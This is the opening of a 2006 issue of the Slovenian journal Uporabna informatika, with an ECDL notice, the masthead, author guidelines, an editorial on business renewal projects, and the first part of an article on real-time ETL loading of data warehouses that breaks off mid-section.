


U P O R A B N A
I N F O R M A T I K A

LETNIK XIV

JAN/FEB/MAR


ŠTEVILKA 1

2006



Izpitni centri ECDL

ECDL (European Computer Driving License), ki ga v Sloveniji imenujemo evropsko računalniško spričevalo, je standardni program usposabljanja uporabnikov, ki da zaposlenim potrebno znanje za delo s standardnimi računalniškimi programi na informatiziranem delovnem mestu, delodajalcem pa pomeni dokazilo o usposobljenosti. V Evropi je za uvajanje, usposabljanje in nadzor izvajanja ECDL pooblaščen ustanova ECDL Foundation, v Sloveniji pa je kot član CEPIS (Council of European Professional Informatics Societies) to pravico pridobilo Slovensko društvo INFORMATIKA. V državah Evropske unije so pri uvajanju ECDL močno angažirane srednje in visoke šole, aktivni pa so tudi različni vladni resorji. Posebej pomembno je, da velja spričevalo v več 140-tih državah, ki so vključene v program ECDL. Doslej je bilo v svetu izdanih že več kot 5,5 milijonov indeksov, v Sloveniji okoli 4000 in več kot 2000 podeljenih spričeval. Za izpitne centre ECDL so se v Sloveniji usposobile organizacije, katerih logotipi so natisnjeni na tej strani.



U P O R A B N A I N F O R M A T I K A

2006 ŠTEVILKA 1 JAN/FEB/MAR LETNIK XIV ISSN 1318-1882

▣ Uvodnik

▣ Razprave

- Maja Ferle, Viljan Mahnič:
Polnjenje podatkovnih skladišč v realnem času 5
- Mihael Krošl, Helena Trdan, Tina Baggia:
Prenova in informatizacija procesa planiranja proizvodnje z integracijo tehnologije APS 15
- Ivan Verdonik:
Preverjanje vhodnih podatkov v spletnih rešitvah s Perl in PHP 24

▣ Rešitve

- Tomaž Poznič:
Centralizirano ali necentralizirano uvajanje celovite programske rešitve na primeru BSH 34

▣ Obvestila

- Niko Schlamberger:
Slovensko društvo INFORMATIKA – Vsebinsko poročilo o delu za leto 2005 44



Ustanovitelj in izdajatelj:

Slovensko društvo INFORMATIKA
Vožarski pot 12
1000 Ljubljana

Predstavniki

Niko Schlamberger

Odgovorni urednik:

Andrej Kovačič

Uredniški odbor:

Marko Bajec, Vesna Bosilj Vukšič, Dušan Caf, Janez Grad, Jurij Jaklič, Milton Jenkins, Andrej Kovačič, Tomaž Mohorič, Katarina Puc, Vladislav Rajkovič, Heinrich Reineremann, Ivan Rozman, Niko Schlamberger, John Taylor, Ivan Vezočnik, Mirko Vintar, Tatjana Welzer - Družovec

Recenzenti prispevkov za objavo v reviji Uporabna informatika:

Marko Bajec, Tomaž Benovec, Vladimir Batagelj, Marko Bohanec, Vesna Bosilj Vukšič, Dušan Caf, Srečko Devjak, Tomaž Erjavec, Matjaž Gams, Izidor Golob, Tomaž Gornik, Janez Grad, Miro Gradišar, Jože Gričar, Joszef Györkos, Marjan Heričko, Jurij Jaklič, Milton Jenkins, Andrej Kovačič, Iztok Lajovic, Tomaž Mohorič, Katarina Puc, Vladislav Rajkovič, Heinrich Reineremann, Ivan Rozman, Niko Schlamberger, Ivan Vezočnik, Mirko Vintar, Tatjana Welzer - Družovec, Franc Žerdin

Tehnična urednica

Mira Turk Škraba

Oblikovanje

Bons

Prelom

Dušan Weiss, Ada Poklač

Tisk

Prograf

Naklada

700 izvodov

Naslov uredništva

Slovensko društvo INFORMATIKA
Uredništvo revije Uporabna informatika
Vožarski pot 12, 1000 Ljubljana
www.drustvo-informatika.si/posta

Revija izhaja četrtletno. Cena posamezne številke je 5.000 SIT (20,86 €). Letna naročnina za podjetja 20.000 SIT (83,45 €), za vsak nadaljnji izvod 14.000 SIT (58,48 €), za posameznike 8.000 SIT (33,81 €), za študente 3.500 SIT (14,61 €).
Cene v evrih so informativne; izračunane so po centralnem paritetnem tečaju 1 € = 239,640 SIT

Revijo sofinancira Ministrstvo za visoko šolstvo, znanost in tehnologijo.

Revija Uporabna informatika je od številke 4/VII vključena v mednarodno bazo INSPEC.

Revija Uporabna informatika je pod zaporedno številko 666 vpisana v razvid medijev, ki ga vodi Ministrstvo za kulturo.

© Slovensko društvo INFORMATIKA

Navodila avtorjem

Revija Uporabna informatika objavlja izvirne prispevke domačih in tujih avtorjev na znanstveni, strokovni in informativni ravni. Namenjena je najširši strokovni javnosti, zato je zaželeno, da so tudi znanstveni prispevki napisani čim bolj poljudno.

Članke objavljamo praviloma v slovenščini, prispevke tujih avtorjev v angleščini.

Prispevki so obojestransko anonimno recenzirani. Vsak članek za rubriko Razprave mora za objavo prejeti dve pozitivni recenziji. O objavi samostojno odloča uredniški odbor.

Prispevki naj bodo lektorirani, v uredništvu opravljamo samo korekturo. Po presoji se bomo posvetovali z avtorjem in članek tudi lektorirali. Prispevki za rubriko Razprave naj imajo dolžino do 40.000, prispevki za rubrike Rešitve, Poročila do 30.000, Obvestila pa do 8.000 znakov.

Naslovu prispevka naj sledi ime in priimek avtorja, ustanova, kjer je zaposlen, in elektronski naslov. Članek naj ima v začetku do 10 vrstic dolg izvleček v slovenščini in angleščini, v katerem avtor opiše vsebino prispevka, dosežene rezultate raziskave. Abstract se začne s prevodom naslova v angleščino. Članku dodajte kratek avtorjev življenjepis (do 8 vrstic), v katerem poudarite predvsem delovne dosežke.

Pišite v razmaku ene vrstice, brez posebnih ali poudarjenih črk, za ločilom na koncu stavka napravite samo en prazen prostor, ne uporabljajte zamika pri odstavkih.

Revijo tiskamo v črno-beli tehniki s folije, zato barvne slike ali fotografije kot originali niso primerne. Objavljali tudi ne bomo slik zaslonov, razen če niso nujno potrebne za razumevanje besedila. Slike, grafikoni, organizacijske sheme ipd. naj imajo belo podlago. Po možnosti jih pošiljajte posebej, ne v datoteki z besedilom članka. Disketi z besedom priložite izpis na papirju.

Prispevke pošiljajte po elektronski ali navadni pošti na naslov uredništva revije: ui@drustvo-informatika.si, Slovensko društvo INFORMATIKA, Vožarski pot 12, 1000 Ljubljana. Za dodatne informacije se obračajte na tehnično urednico Miro Turk Škraba.

Po odločitvi uredniškega odbora o objavi članka bo avtor prejel pogodbo, s katero bo prenesel vse materialne avtorske pravice na Slovensko društvo INFORMATIKA. Po izidu revije pa bo prejel nakazilo avtorskega honorarja po veljavnem ceniku ali po predlogu odgovornega urednika.

Spoštovane bralke in spoštovani bralci,

use več naročnikov in izvajalcev prenove in informatizacije poslovanja se zaveda, da gre v teh projektih na prvem mestu za načrtovanje in obvladovanje sprememb v povezavi z visoko stopnjo tveganja. Ocenjujemo, da je pri nas več kot polovica projektov prenove in informatizacije poslovanja neuspešnih. Nekateri avtorji resnih študij ocenjujejo, da je takšnih projektov v svetu do osemdeset odstotkov. Tudi avtorji prispevkov v Uporabni informatiki se vse bolj podrobno in celovito lotevajo te problematike.

Ker prenova in informatizacija poslovanja zahteva korenite spremembe v poslovanju organizacij, morajo biti pred njenim začetkom izpolnjeni nekateri pogoji. Menedžment in informatiki morajo upoštevati spremenjeno poslovno vlogo in potrebe ter strateške cilje organizacije, kot tudi možnosti in priložnosti, ki jih omogoča sodobna informacijska tehnologija. Le tako lahko ustrezno upravljajo projekt sprememb na organizacijsko-procesnem, kadrovskem in informacijskem področju. Projektni proces upravljanja sprememb vključuje dva podprocesa: strateškega – načrtovanje sprememb in sprejemanje odločitev – ter izvedbenega – uvajanje sprememb oz. implementacijo odločitev. Gre za projekt, ki je usmerjen v korenite spremembe poslovanja organizacije; poteka ne glede na obstoječe organizacijske pregrade med funkcionalnimi celotami in sodi med projekte z visoko stopnjo tveganja.

Podobno je tudi prenova in informatizacija poslovanja državne uprave usmerjena v radikalno spremembo načina in mehanizmov funkcioniranja države, zmanjšanje birokracije in opuščanje starega načina razmišljanja in ravnanja. E-uprava zahteva spremembo obstoječih organizacijskih in poslovnih modelov, poslovnih procesov in postopkov ter poslovnih pravil. Nova doktrina e-uprave predpostavlja in pogojuje uporabo informacijske tehnologije in telekomunikacijske infrastrukture, ki omogočata upravi na strateški ravni razvijanje njene vizije in poslanstva, na taktični oziroma izvedbeni pa udejanjanje te vizije v izvajanju poslovnih procesov oziroma ponujanju storitev uporabnikom (organizacijam, občanom). Da bodo poslovno bolj učinkovite in uspešne, bodo napredne države v prihodnjih letih korenito preuredile in prenovile poslovne procese ter tehnološko infrastrukturo javnega sektorja.

Že nekoliko obrabljena je ugotovitev, da postajajo spremembe edina stalnica v poslovanju organizacije. Večina organizacij jo jemlje preveč z lahkoto ali kot nujno zlo, zato imajo težave pri vpeljevanju sprememb. Glavna problema pri procesu sprememb sta največkrat odsotnost aktivne pomoči nadrejenih v organizaciji ter odsotnost močnega vodstva. V organizaciji obstajajo različne skupine, ki različno gledajo na spremembe. Pobudniki sprememb največkrat dosežejo začetno podporo le v ožji skupini. Od tega, kako večini predstavijo pomen sprememb za organizacijo, je odvisna mobilizacija teh ljudi. Najtrši nasprotniki se največkrat sploh ne pustijo prepričati, zato je toliko bolj pomembna podpora kritične mase zaposlenih. Več kot bomo o tem pisali, ob obravnavi teoretičnih izhodišč, posebej pa ob predstavitev uspešne poslovne prakse, lažje se bomo spopadali s to, po mojem prepričanju zelo perečo problematiko. Zato vas vabim k sodelovanju.

*Andrej Kovačič,
odgovorni urednik*

DSI

DNEVI SLOVENSKE INFORMATIKE 2006

13. POSVETOVANJE
19. - 21. APRIL 2006

Kongresni center
Grand hotel Bernardin,
Portorož

<http://www.dsi2006.si>

V partnerstvu
z informatiko
do poslovne
odličnosti

Ne zamudite!

Čakajo vas:

- zanimiva predavanja z vseh področij informatike,
- pestre razprave v okviru okroglih miz (Informatika in reforme, CIO in poslovni procesi, Storitvene arhitekture, Internet kot stičišče informatikov, dajalcev in uporabnikov podatkov ter državne statistike),
- posebno predavanje Gartnerjevega analitika,
- predstavitev najboljših študentskih dosežkov na področju informatike v posebni, študentski sekciji,
- zanimive poster predstavitve
- in še marsikaj ...

Prireditelj
SLOVENSKO
DRUŠTVO
INFORMATIKA

Organizator

IPMIT

Veliki
pokrovitelj

Microsoft®

Ostali pokrovitelji


astec


halcom


www.halcom.si


LEOSS


nps


sinfonika


ABANKA


MARAND


MIKROCOP


SRCSI


s&t


INEA

Medijski pokrovitelji


moj Mikro


Računalniške
novice


Si tem


Varnostni
forum

Polnjenje podatkovnih skladišč v realnem času

Maja Ferle
SRC.SI, d. o. o.
Tržaška 116, Ljubljana
maja.ferle@src.si

Viljan Mahnič
Univerza v Ljubljani, Fakulteta za računalništvo in informatiko
Tržaška 25, Ljubljana
viljan.mahnic@fri.uni-lj.si

Povzetek

Podatkovna skladišča se v številnih podjetjih uveljavljajo kot skupna osnova za izvajanje analiz podatkov in poročanje iz različnih virov podatkov. Zaradi zahtev sodobnega tempa poslovanja je vedno več teženj k izgradnji podatkovnih skladišč, ki bi nudila podatke v realnem času. Najobsežnejši in tehnično najbolj zahteven del gradnje podatkovnih skladišč je prenos podatkov iz virov v podatkovno skladišče, imenujemo ga tudi proces ETL (angl. *Extract-Transform-Load*). V klasičnem smislu poteka proces ETL v obliki paketnih obdelav, v primeru podatkovnega skladišča v realnem času pa je treba proces ETL prilagoditi zahtevam po sprotnem prenosu podatkov. V prispevku obravnavamo proces ETL v primeru polnjenja podatkov v realnem času in ilustriramo polnjenje podatkov v realnem času na primeru podatkovnega skladišča operaterja mobilne telefonije.

Ključne besede: podatkovno skladišče, ETL, sprotno polnjenje podatkov, podatkovno skladišče v realnem času

Abstract

Real-time streaming ETL

Data warehouses are used in many organizations as unified platforms for data analyses and reporting from diverse data sources. Due to current high-paced business environments it is becoming increasingly important to build data warehouses with real-time data. The most time consuming and technically challenging part of building a data warehouse is the process of extracting, transforming and loading (ETL) data from source systems into the data warehouse. In a classical sense the ETL process is batch oriented while for the purposes of implementing real-time data warehouses the process must be altered to support real-time data loading. In this article we explain real-time ETL in the form of real-time streaming data and illustrate the implementation of a real-time data warehouse for a mobile telecommunications operator.

Keywords: data warehouse, ETL, real-time streaming ETL, real-time data warehouse

1 Uvod


Podatkovna skladišča se vedno bolj uveljavljajo in so v številnih podjetjih obvezni del informacijske podpore poslovanju. V osnovi predstavljajo podatkovna skladišča skupno podatkovno bazo, v katero se prenašajo podatki iz različnih podatkovnih virov v podjetju in drugih (tudi zunanjih) virov podatkov, tako da tvorijo enovito celoto, ki predstavlja skupni vir podatkov za izdelavo analiz podatkov, poročil in podlago za sprejemanje poslovnih odločitev.

V podatkovno skladišče se podatki prenašajo ob vnaprej predpisanih časovnih intervalih, največkrat v obliki paketnih prenosov. Tak pristop k prenosu podatkov uporabnikom zagotavlja, da so podatki v podatkovnem skladišču stabilni, da se medtem ko uporabniki izvajajo analize podatkov, ti ne spreminjajo. To je ena izmed poglavitnih zahtev za podatkovno skladišče,

ki jo je postavil Bill Inmon [6], v svetu znan kot prvi, ki je formalno definiral podatkovno skladišče.

Slika 1 prikazuje arhitekturo skladiščenja podatkov z vsemi sestavnimi deli [11], ki vključujejo vire podatkov, prenos podatkov iz virov v enotno podatkovno skladišče (proces ETL), podatkovno bazo, v kateri je podatkovno skladišče s področnimi podatkovnimi skladišči, namenjenimi posameznim skupinam uporabnikov, in uporabo podatkovnega skladišča s pomočjo različnih orodij in programskih rešitev za analizo podatkov in poročanje.

Najobsežnejši in tehnično najbolj zahteven del gradnje podatkovnega skladišča je prenos podatkov iz virov v podatkovno skladišče [7], imenujemo ga tudi proces ETL. V tem procesu pridobimo podatke iz



Slika 1: Arhitektura skladiščenja podatkov

virov (Extract), jih prenesemo ter po potrebi preoblikujemo in prečistimo (Transform), na koncu pa jih naložimo v podatkovno skladišče (Load).

Podatkovno skladišče, v katerega prenašamo podatke ob vnaprej določenih časovnih intervalih, ne zadošča več zahtevam sodobnega tempa poslovanja in vedno večje konkurence med podjetji. Uporabniki potrebujejo informacije za podporo odločanju takoj, ko so nastale. Zato je vedno več teženj k izgradnji podatkovnih skladišč, ki bi podpirala odločanje v realnem času (angl. *real-time data warehouse*).

2 Podatkovno skladišče v realnem času

Razlogi, zakaj uporabniki potrebujejo podatkovna skladišča v realnem času, so povezani z načinom poslovanja podjetja. Tako kakor že v osnovi velja, naj podatkovna skladišča omogočajo prave informacije pravim osebam ob pravem času, to še bolj velja za uporabo podatkov v realnem času. Poslovne potrebe za podatke v realnem času so različne, v nadaljevanju je naštetih nekaj značilnih primerov uporabe.

2.1 Poslovne potrebe za podatke v realnem času

Najpomembnejša poslovna potreba za podatkovno skladišče v realnem času, ki se pojavlja v zadnjih letih,

je podpora **upravljanju odnosov s strankami (CRM)**, saj uporabniki potrebujejo vse podatke o stranki zbrane na enem mestu v trenutku, ko imajo opravka s stranko. Značilen primer uporabe je v klicnih centrih, kjer prejemnik klica potrebuje trenutni vpogled v vse podatke poslovanja stranke. Razen vpogleda v podatke o stranki lahko podatkovno skladišče daje še druge informacije v zvezi s stranko, na primer uvrstitev v segmentacijske razrede, vrednost stranke za podjetje in morda verjetnost, da bo stranka zapustila podjetje ali da bo poskusila zlorabo.

Druga potreba po podatkovnem skladišču v realnem času je podpora **upravljanju učinkovitosti poslovanja** ali s tujo kratico BPM (Business Performance Management), ki predstavlja spremljanje poslovnih procesov, namenjenih uspešnemu izvajanju poslovne strategije podjetja [4]. Cilj BPM je omogočiti posameznikom, da imajo pri roki vse informacije, ki jih potrebujejo za učinkovito opravljanje dela, za katerega so odgovorni. Zlasti v pogojih ostre globalne konkurence je pri številnih podjetjih ključno, da se znajo zelo hitro odzvati na dogajanje na trgu in na poteze konkurence. Če učinkovito opravljanje dela pomeni, da potrebujejo informacije v realnem času, morajo imeti zato ustrezno tehnološko podporo, med drugim tudi v obliki podatkovnega skladišča v realnem času.

2.2 Omejitve

V idealnem primeru bi podatkovno skladišče omogočalo odgovore na poslovna vprašanja v realnem času, kar pomeni, da bi bil podatek že v trenutku svojega nastanka v podatkovnem skladišču in na voljo za podporo pri odločanju. Vendar obstajajo za tako rešitev nekatere omejitve.

2.2.1 Tehnološke omejitve

Današnja tehnologija v obliki strojne opreme, sistemov za upravljanje podatkovnih baz, rešitev za prenos podatkov in podobnih prvin pri izdelavi podatkovnih skladišč je sicer dovolj zmogljiva, da obdela zelo velike količine podatkov v zelo kratkem času, vendar je še vedno omejena z odzivnimi časi. Tehnologije, potrebne za izvedbo rešitev v realnem času, zlasti rešitve za povezovanje podatkovnih virov (angl. *enterprise information integration* ali s kratico EII) ali pomnilniške podatkovne baze (angl. *in-memory database*) [12], so novejšje in manj uveljavljene, zato so tudi bolj tvegane za uporabo in vsebujejo več neznank v primerjavi z bolj uveljavljenimi tehnologijami, potrebnimi za izvedbo klasičnih skladišč podatkov.

Če naj bodo podatki v podatkovnem skladišču na voljo v realnem času, mora infrastruktura omogočati, da so podatki resnično na voljo v realnem času. To je mogoče le, če je infrastruktura izjemno zanesljiva, razpoložljiva in deluje zelo hitro, sicer ves postopek prenosa podatkov v skladišče v realnem času nima smisla [1]. Za doseganje take hitrosti, zanesljivosti in razpoložljivosti je treba sprejeti tudi določene kompromise, zlasti je treba popustiti pri zahtevah za čiščenje in transformacijo podatkov, ki so lahko pri klasičnih podatkovnih skladiščih časovno zahtevni postopki, za katere pa v realnem času žal ni na voljo dovolj časa.

Prenašanje podatkov v podatkovno skladišče v realnem času dodatno obremenjuje sistem, kar velja za oba sistema, transakcijskega, iz katerega se sproti črpajo podatki med običajnim obratovanjem, in za podatkovno skladišče, v katero se podatki prenašajo. V klasičnem načinu uporabe podatkovno skladišče namreč služi le poizvedovanju, podatki pa se vanj prenašajo medtem, ko ga uporabniki ne uporabljajo. V okviru sedanjih tehnoloških možnosti so rešitve podatkovnih skladišč v realnem času tehnično najbolj učinkovito izvedljive s pomočjo tehnologije relacijske baze podatkov [9], zato se bomo v tem članku omejili le na to vrsto podatkovnih baz.

Sodobne relacijske podatkovne baze so zelo primerne tako za transakcijske sisteme, saj zmorejo v kratkem času zapisati veliko število podatkov, kakor tudi za podatkovna skladišča, saj nudijo hitre odzivne čase tudi za poizvedovanje v zelo veliki količini podatkov. Pri podatkovnih skladiščih v realnem času pa je način uporabe kombiniran, saj je treba istočasno vpisovati podatke in tudi poizvedovati po njih. Oboje naenkrat pa je težko realizirati. V transakcijskih sistemih je na primer navadno manj indeksiranja zaradi čim hitrejšega vpisovanja podatkov, medtem ko v podatkovnih skladiščih večje število indeksov omogoča hitrejšo odzivne čase pri poizvedovanju.

2.2.2 Metodološke omejitve

Podatkovno skladišče naj bi po definiciji predstavljalo statično sliko podatkov v nekem časovnem trenutku [6]. Če podatki vanj prihajajo sproti, v realnem času, uporabniki nimajo več na voljo statičnih podatkov, saj se ti nenehno spreminjajo.

Zaradi različnih potreb uporabnikov podatkovnega skladišča, od katerih nekateri uporabniki analizirajo podatke in pregledujejo trende v preteklosti v klasičnem smislu, druga skupina uporabnikov pa potrebuje trenuten vpogled v podatke, je treba podatkovno skladišče razdeliti v več delov z različnimi vsežinami podatkov. Del podatkovnega skladišča lahko vsebuje trenutne podatke, od tam pa se podatki počasneje prenašajo v del podatkovnega skladišča, ki ustreza klasični definiciji po Inmonu [6].

2.2.3 Omejitve zaradi načina poslovanja podjetja

Odločitev za izdelavo podatkovnega skladišča v realnem času je tako kakor pri izdelavi klasičnih podatkovnih skladišč predvsem odvisna od uporabniških potreb in zahtev. Vodstvo podjetja bi si morda želelo vpogled v trenutno stanje kazalnikov poslovanja podjetja v poljubnem trenutku, vendar je vprašanje, ali resnično sproti spremljajo kazalnike. Podobno velja tudi za druge vrste uporabnikov: kljub temu da si morda želijo imeti trenutne podatke, se je treba pri implementaciji tovrstnih rešitev vprašati, ali poslovni procesi v podjetju zmorejo odziv v realnem času ali vendarle zadostuje določena časovna zakasnitev podatkov.

Če namreč poslovni procesi ne morejo slediti poslovnim odločitvam v realnem času, izgradnja rešitve v realnem času ni smiselna [3]. Na primer, če podjetje naroča izdelke enkrat dnevno, jim podatek,

da je sredi dneva zmanjkalo zaloge določenega izdelka, prav nič ne koristi oziroma nima prave poslovne vrednosti. Pri definiciji podatkovnega skladišča v realnem času gre bolj za to, da imajo uporabniki na voljo informacije dovolj hitro, da so se še sposobni odzvati nanje. Zaradi tega se ob pojmu podatkovno skladišče v realnem času uveljavlja tudi pojem »*right-time data warehouse*« ali v prevodu podatkovno skladišče ob pravem času [13].

3 Realizacija sprotnega polnjenja podatkov

Načrtovanje podatkovnega skladišča s podatki v realnem času se v nekaterih podrobnostih razlikuje od načrtovanja klasičnega podatkovnega skladišča, zlasti pri načrtovanju prenosa podatkov. Prenos podatkov v klasično podatkovno skladišče se načrtuje tako, da se izvaja takrat, ko uporabniki ne uporabljajo podatkov v skladišču, navadno ponoči ali ob vikendih. Takrat je na voljo dovolj časa, da se podatki prenesejo iz izvornih sistemov, prečistijo in preoblikujejo ter zapišejo v podatkovno skladišče, nakar se izdelajo še potrebni agregati in druge vnaprej pripravljene podatkovne strukture.

Kadar polnimo podatke sproti, v realnem času, si ne moremo privoščiti izključitve uporabnikov. Čas, ko uporabniki najbolj intenzivno uporabljajo podatkovno skladišče (denimo sredi dneva), zelo verjetno sovpada s časom, ko podatki najintenzivneje prihajajo v skladišče, saj se takrat tudi ustvarjajo. Zato je treba za potrebe podatkovnega skladišča v realnem času proces ETL načrtovati in izvesti tako, da je mogoče obratovanje podatkovnega skladišča za uporabnike tudi med polnjenjem podatkov. Dva primera mehanizmov sprotnega polnjenja podatkov v tabelo dejstev sta tekoče sprotno polnjenje (angl. *trickle feed*) in sprotno polnjenje z menjavo (angl. *trickle & flip*) [9]. Mehanizma sta podrobneje opisana v nadaljevanju.

3.1 Tekoče sprotno polnjenje

Če v podatkovnem skladišču resnično potrebujemo podatke v realnem času, je treba te podatke polniti sproti, torej trenutno [8]. Na prvi pogled bi bilo treba polniti podatke neposredno v tabele dejstev v podatkovnem skladišču. Vendar bi v tem primeru motili tiste uporabnike, ki izvajajo analize podatkov za daljša časovna obdobja in jih trenutni podatki ne zanimajo.

Eden izmed izhodiščnih razlogov za pojav podatkovnih skladišč je bila namreč ravno potreba po ločitvi

podatkovnih baz, namenjenih zajemu transakcijskih podatkov, in podatkovnih baz za analize, saj se sicer transakcijske in analitične operacije na podatkih med seboj ovirajo. V primeru, da bi podatke, ki jih prenašamo v podatkovno skladišče, zapisovali neposredno v tabelo dejstev, bi morali uporabnikom omogočiti, da hkrati tudi poizvedujejo po njih. To pa bi povzročilo vrsto tehnoloških težav, zato mehanizem zapisovanja podatkov v realnem času v tabele dejstev ni primeren za uporabo v praksi.

3.2 Sprotno polnjenje z menjavo

